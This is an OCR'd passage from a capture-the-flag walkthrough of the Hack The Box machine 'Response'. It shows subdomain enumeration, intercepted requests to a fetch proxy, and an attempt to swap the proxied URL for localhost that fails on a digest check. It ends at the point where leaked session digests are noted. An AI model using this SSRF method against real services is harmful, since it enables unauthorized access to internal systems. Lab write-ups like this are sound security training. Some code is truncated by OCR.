
response


This is backfire walkthrough by Jiseok Song

nmap




Web Enumeration

Visit http://10.10.11.163




I add www.response.htb and response.htb to /etc/hosts and visit again



It's just a static website and nothing special here

I'll search for subdomains first




/etc/hosts will be like this




Let's look at other subdomains

proxy.response.htb




chat.response.htb




api.response.htb

I can't do anything since all services seem to work only on localhost

Let's fuzz other pages



status page shows



It's loading main.js.php

```
<script src="main.js.php"></script>
```

main.js.php shows actual code and this part is running for the page

```
get_servers(data => {
  clear_servers();
  data.servers.forEach(server => {
    add_server(server.id, server.name, server.ip);
  });
}, err => {
  clear_servers();
  set_server_error('error retrieving servers: ' + err);
});
```

```
function get_servers(handle_data, handle_error) {
    url_proxy = 'http://proxy.response.htb/fetch';
    json_body = {'url':'http://api.response.htb/get_servers', 'url_digest':'3ca24716672824484bd11c4ae8dfdbfef8ca2b94084c597a9d4c03fad7e28df7', 'method':'GET', 'session':'f0ba45d539aba86faa78045a0790960a', 'session_digest'
    fetch(url_proxy, {
            method: 'POST',
            headers: {'Content-Type':'application/json'},
            body: JSON.stringify(json_body)
    }).then(data => {
            return data.json();
    })
    .then(json => {
      if (json.status_code === 200) handle_data(JSON.parse(atob(json.body)));
      else handle_error('status_code ' + json.status_code);
    }));
}
```

Let's catch the actual packet to know how these work

It first request main.js.php

Request

Pretty Raw Hex

```
1  GET /status/main.js.php HTTP/1.1
2  Host: www.response.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://www.response.htb/status/
8  DNT: 1
9  Connection: keep-alive
10 Cookie: PHPSESSID=f0ba45d539aba86faa78045a0790960a
11
12
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.21.6
3  Date: Wed, 09 Jul 2025 16:04:38 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  X-Powered-By: PHP/8.1.3
7  Expires: Thu, 19 Nov 1981 08:52:00 GMT
8  Cache-Control: no-store, no-cache, must-revalidate
9  Pragma: no-cache
10 Content-Length: 4286
11
12 function get_api_status(handle_data, handle_error)
   {
13 url_proxy = 'http://proxy.response.htb/fetch';
14 json_body = {'url':'http://api.response.htb/',
   'url_digest':'cab532f75001ed2cc94ada92183d2160319a3
   28e67001a9215956a5dbf10c545', 'method':'GET',
   'session':'f0ba45d539aba86faa78045a0790960a',
```

There are option requests, which are not important

Then, there are post requests for the api

Request

Pretty Raw Hex


```
1  POST /fetch HTTP/1.1
2  Host: proxy.response.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://www.response.htb/
8  Content-Type: application/json
9  Content-Length: 258
10 Origin: http://www.response.htb
11 DNT: 1
12 Connection: keep-alive
13 Priority: u=4
14
15 {
     "url":"http://api.response.htb/",
     "url_digest":
```

Response

Pretty Raw Hex Render


```
1  HTTP/1.1 200 OK
2  Server: nginx/1.21.6
3  Date: Wed, 09 Jul 2025 16:04:51 GMT
4  Content-Type: application/json
5  Content-Length: 382
6  Connection: keep-alive
7  Access-Control-Allow-Origin: http://www.response.htb
8
9  {
     "body":
     "eyJhcGlfdmVyc2lvbiI6IjEuMCIsImVuZHBvaW50cyI6W3siZG
     VzYyI6ImdldCBhcGkgc3RhdHVzIiwibWV0aG9kIjoiR0VUIiwic
     m91dGUiOiIvIn0seyJkZXNjIjoiZ2V0IGludGVybmFsIGNoYXQg
     c3RhdHVzIiwibWV0aG9kIjoiR0VUIiwicm91dGUiOiIvZ2V0X2N
     oYXRfc3RhdHVzIn0seyJkZXNjIjoiZ2V0IG1vbml0b3JlZCBzZX
     J2ZXJzIGxpc3QiLCJtZXRob2QiOiJHRVQiLCJyb3V0ZSI6Ii9nZ
     XRfc2VydmVycyJ9XSwic3RhdHVzIjoicnVubmluZyJ9Cg==",
     "status_code":200
```

Let's check if I can change the url




I changed url to localhost, but it returns error because of invalid url_digest. I need to find a way to get url_digest


The first packet to get main.js.php returns the digest of PHPSESSID



